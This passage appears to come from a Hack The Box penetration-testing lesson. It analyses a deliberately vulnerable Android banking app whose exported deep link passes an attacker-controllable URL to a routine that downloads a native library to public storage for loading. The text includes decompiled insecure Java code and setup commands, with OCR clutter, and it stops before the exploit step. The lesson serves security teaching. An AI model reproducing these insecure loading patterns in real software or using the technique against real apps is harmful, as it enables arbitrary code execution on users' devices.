Insecure Library Load Through Deep Linking

Deep linking is a technique that allows apps to open specific pages or content directly. This means a user can click a link in an email, web page, or another app and be taken straight to a particular screen within the target app, bypassing the need to navigate from the homepage. While deep links greatly enhance user experience, they must be implemented securely to avoid introducing vulnerabilities. Poorly configured deep links can expose applications to various security risks, including unauthorized access to sensitive features or data. Attackers may exploit these flaws to conduct phishing attacks, access private information, or manipulate app behavior.


Securing deep link implementations requires validating input data, verifying the authenticity of the calling application, and enforcing proper access controls. For both penetration testers and developers, understanding how deep links function—and the security implications they carry—is essential for mitigating potential threats.

In the following example, we'll examine a banking application that uses deep links to provide direct access to a specific feature of the bank's website. We'll use an Android Virtual Device (AVD) for demonstration, although the same process applies to any rooted or non-rooted Android device. Let's connect to the device via ADB and install the application.

Insecure Library Load Through Deep Linking

```
rl1k@htb[/htb]$ adb connect
rl1k@htb[/htb]$ adb install myapp.apk

Performing Streamed Install
Success
```

After launching the app, we find that it's a banking application displaying the user's account overview.



MyBank
Configure IP Address
MyBank
v1.0
Account Balance: $27,254

Recent Activity
Deposit - $900.00 - Oct 5
Grocery - $34.00 - Oct 6
ATM Withdrawal - $670.00 - Oct 7


Deposit - $320.00 - Oct 5
Grocery - $78.00 - Oct 6
ATM Withdrawal - $100.00 - Oct 7

Deposit - $700.00 - Oct 5
Grocery - $183.00 - Oct 6
ATM Withdrawal - $300.00 - Oct 7

Before we start enumerating the application, we need to configure the server's IP address and port so the app can communicate properly. Tap the `Configure IP Address` button in the top-left corner, enter the appropriate IP and port, and confirm by tapping `OK`.


MyBank
Configure IP Address
MyBank
v1.0
Account Balance: $27,254
192.168.1.16
8000

Exploring the corresponding website reveals the following section:



Making Internet A Brand New Experience

Lorem ipsum dolor sit amet consectetur, adipisicing elit. Hic fuga sit illo modi aut aspernatur tempore laboriosam saepe dolores eveniet.

Online Business

Vivamus a ligula quam. Duis feugiat tortor sed Ut blandit. Duis feugiat tortor sed.

Read More

Business Plan

Vivamus a ligula quam. Duis feugiat tortor sed Ut blandit. Duis feugiat tortor sed.

Read More

Mobile Bank

Stay up to date with the latest features.


Update

Online Deposit

Vivamus a ligula quam. Duis feugiat tortor sed Ut blandit. Duis feugiat tortor sed.

Read More

This is the official website for the bank's application. Among its features is an "Update" link, which allows users to download updates. To interact with the site from the device, open the emulator's Chrome browser and navigate to the specified IP address and port.



Business Plan

Vivamus a ligula quam. Duis feugiat tortor sed Ut blandit. Duis feugiat tortor sed.

Read More

Mobile Bank

Stay up to date with the latest features.


Update

Online Deposit

Vivamus a ligula quam. Duis feugiat tortor sed Ut blandit. Duis feugiat tortor sed.

Read More

Once the pages loads, tap the `Update` link.



All files access


MyBank
1.0

Allow access to manage all files

Allow this app to read, modify and delete all files on this device or any connected storage volumes. If granted, app may access files without your explicit knowledge.

Please enable "Allow access to manage all files" and try updating again.

This triggers an attempt to open the banking app via a deep link, but it requires user permission. Grant the permission when prompted, then tap the Update button again.



Account Balance: $27.254

Deposit - $900.00 - Oct 5
Grocery - $34.00 - Oct 6
ATM Withdrawal - $670.00 - Oct 7

Deposit - $320.00 - Oct 5
Grocery - $78.00 - Oct 6
ATM Withdrawal - $100.00 - Oct 7

Updates downloaded. Please restart the app and enjoy.

ATM Withdrawal - $300.00 - Oct 7


This time, the update process completes successfully, and the app displays the message: `Updates downloaded. Please restart the app and enjoy.`

Restart the app by issuing the following command:

Insecure Library Load Through Deep Linking

```
rl1k@htb[/htb]$ adb shell am force-stop com.hackthebox.myapp
```


Now, reopen the application by tapping its icon.



Account Balance: $27,254

The update was successful—the app has now upgraded from `v1.0` to `v2.0`.

Next, let's inspect the underlying mechanism by viewing the website's source code. Right-click the page and choose `View Page Source` to reveal the following code snippet.



```
<div class="grids-1 grids-effect">
    <span class="fa fa-mobile"></span>
    <h4><a href="#feature" class="title-head">Mobile Bank</a></h4>
    <p class="para">Stay up to date with the latest features.</p>
    <br>
    <a href="app://myapp?url=http://192.168.5.9/libupdate.so" class="action-button btn mt-3">Update</a>
</div>
```

We can see the deep link used in the update process: `app://myapp?url=http://192.168.5.9/libupdate.so`. Let's break down its structure.


Component	Description
`Scheme (app://)`	A custom scheme used to trigger the app rather than open a webpage. This is defined by the app's developers.
`Host (myapp)`	Identifies which app should handle the deep link. In this case, the `myapp` host is used by the banking app.

`Query Parameter (?url=http://192.168.5.9/libupdate.so)`	Specifies the actual resource to retrieve—in this case, a `.so` shared library file hosted at `http://192.168.5.9`.

When the update link is tapped within the device, this deep link starts the application and passes the url parameter (`http://192.168.5.9/libupdate.so`) to it. To confirm how the app handles this parameter, let's examine the `AndroidManifest.xml` using JADX.

Insecure Library Load Through Deep Linking

```
rl1k@htb[/htb]$ jadx-gui myapp.apk
```




```
    <application android:theme="@style/Theme.Myapp" android:label="@string/app_name" android:icon="@mipmap/ic_launcher" android:name=
"com.hackthebox.myapp.CheckForUpdates" android:allowBackup="true" android:supportsRtl="true" android:extractNativeLibs="false" android:fullBackupContent=
"@xml/backup_rules" android:networkSecurityConfig="@xml/network_security_config" android:roundIcon="@mipmap/ic_launcher_round" android:appComponentFactory=
"androidx.core.app.CoreComponentFactory" android:dataExtractionRules="@xml/data_extraction_rules">
        <activity android:name="com.hackthebox.myapp.UpdateActivity" android:exported="true">
            <meta-data android:name="android.app.lib_name" android:value=""/>
            <intent-filter>
                <action android:name="android.intent.action.VIEW"/>
                <category android:name="android.intent.category.DEFAULT"/>
                <category android:name="android.intent.category.BROWSABLE"/>
                <data android:scheme="app" android:host="myapp"/>
            </intent-filter>
        </activity>
        <activity android:name="com.hackthebox.myapp.MainActivity" android:exported="true">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
```

The manifest snippet above provides key insights:

Attribute	Description
`android:exported="true"`	Specifies that the `UpdateActivity` is accessible to external applications.
`<category android:name="android.intent.category.BROWSABLE"/>`	Declares that the activity can be triggered by web content, such as clicking a link in a browser—essential for enabling deep linking.
`<data android:scheme="app" android:host="myapp"/>`	Defines the URI structure that this activity responds to. In this case, any intent matching `app://myapp` will be routed to `UpdateActivity`, enabling deep link functionality.

Another important detail is the attribute `android:name="com.hackthebox.myapp.CheckForUpdates"` within the `<application>` tag. This line tells us that the class `CheckForUpdates` extends the `Application` class. In Android, the `Application` class serves as the entry point for maintaining global application state and is instantiated before any activities or services. It's commonly used for setting up shared resources or initializing libraries that need to be available app-wide. As a result, any code inside `CheckForUpdates` runs automatically before any other component of the app.

Taking this into account, it's likely that `UpdateActivity` is responsible for handling the deep link we saw earlier: `app://myapp?url=http://192.168.5.9/libupdate.so`.




```java
/* loaded from: classes2.dex */
public class UpdateActivity extends AppCompatActivity {
    private static final int BUFFER_SIZE = 4096;
    static SSLContext sslContext;
    String url = "";
    String saveDir = String.valueOf(Environment.getExternalStoragePublicDirectory(Environment.DIRECTORY_DOWNLOADS));
    Certificate bundledSelfSignedCert = null;

    /* JADX INFO: Access modifiers changed from: protected */
    @Override // androidx.fragment.app.FragmentActivity, androidx.activity.ComponentActivity, androidx.core.app.ComponentActivity, android.app.Activity
    public void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        setContentView(R.layout.activity_main);
        StrictMode.setThreadPolicy(new StrictMode.ThreadPolicy.Builder().permitAll().build());
        this.url = getIntent().getData().getQueryParameter("url");
        requestPermission();
    }
```

The above snippet reveals the line:


Code: java

```java
this.url = getIntent().getData().getQueryParameter("url");
```

This line of code extracts the `url` parameter from the deep link and stores it in the `url` variable. So, when the link `app://myapp?url=http://192.168.5.9/libupdate.so` is triggered, the string `http://192.168.5.9/libupdate.so` gets passed to `UpdateActivity`. After extracting the URL, the method `requestPermission()` is called.



```java
    public void requestPermission() {
        if (Build.VERSION.SDK_INT >= 30) {
            if (!Environment.isExternalStorageManager()) {
                Toast.makeText(this, "Please enable \"Allow access to manage all files\" and try updating again.", 1).show();
                startActivity(new Intent("android.settings.MANAGE_APP_ALL_FILES_ACCESS_PERMISSION", Uri.parse("package:com.hackthebox.myapp")));
                return;
            }
            try {
```



```java
            downloadFile(this.url, this.saveDir);
            return;
        } catch (Exception e) {
            Toast.makeText(this, "An error occurred. Possible reasons: Connection lost.", 1).show();
            e.printStackTrace();
            return;
        }
    }
```

If the user grants permission, the `downloadFile(this.url, this.saveDir);` method will be called.


Looking at the top of the class `UpdateActivity` in the previous image, we notice the line:

Code: java

```java
String saveDir = String.valueOf(Environment.getExternalStoragePublicDirectory(Environment.DIRECTORY_DOWNLOADS));
```

This determines the path to the public downloads directory on the external storage and converts it to a String, which is then stored in the variable `saveDir`. It's reasonable to conclude that the file downloaded from the URL `http://192.168.5.9/libupdate.so` gets saved to the device's external storage—more specifically, in the directory `/sdcard/Download/`.

Next, we turn to the `CheckForUpdates` class to see how the application handles update verification. One of the first methods invoked is `checkForUpdates()`, which we'll analyze next.



```java
    @Override // android.app.Application
    public void onCreate() {
        super.onCreate();
        StrictMode.setThreadPolicy(new StrictMode.ThreadPolicy.Builder().permitAll().build());
        try {
            setInitialVersion();
            checkForUpdates();
        } catch (Exception | UnsatisfiedLinkError e) {
            e.printStackTrace();
        }
    }

    public void checkForUpdates() {
        String update = new Update().update(String.valueOf(Environment.getExternalStorageDirectory()), getFilesDir().getAbsolutePath(), this);
        if (update.equals("v1.0")) {
            return;
        }
        SharedPreferences.Editor edit = getSharedPreferences("app_properties", 0).edit();
        edit.putString(ClientCookie.VERSION_ATTR, update);
        edit.apply();
    }

    public void setInitialVersion() {
        SharedPreferences.Editor edit = getSharedPreferences("app_properties", 0).edit();
        edit.putString(ClientCookie.VERSION_ATTR, "v1.0");
        edit.putString("token", b55n21());
        edit.apply();
    }
```

Reading the content of this method reveals the line:

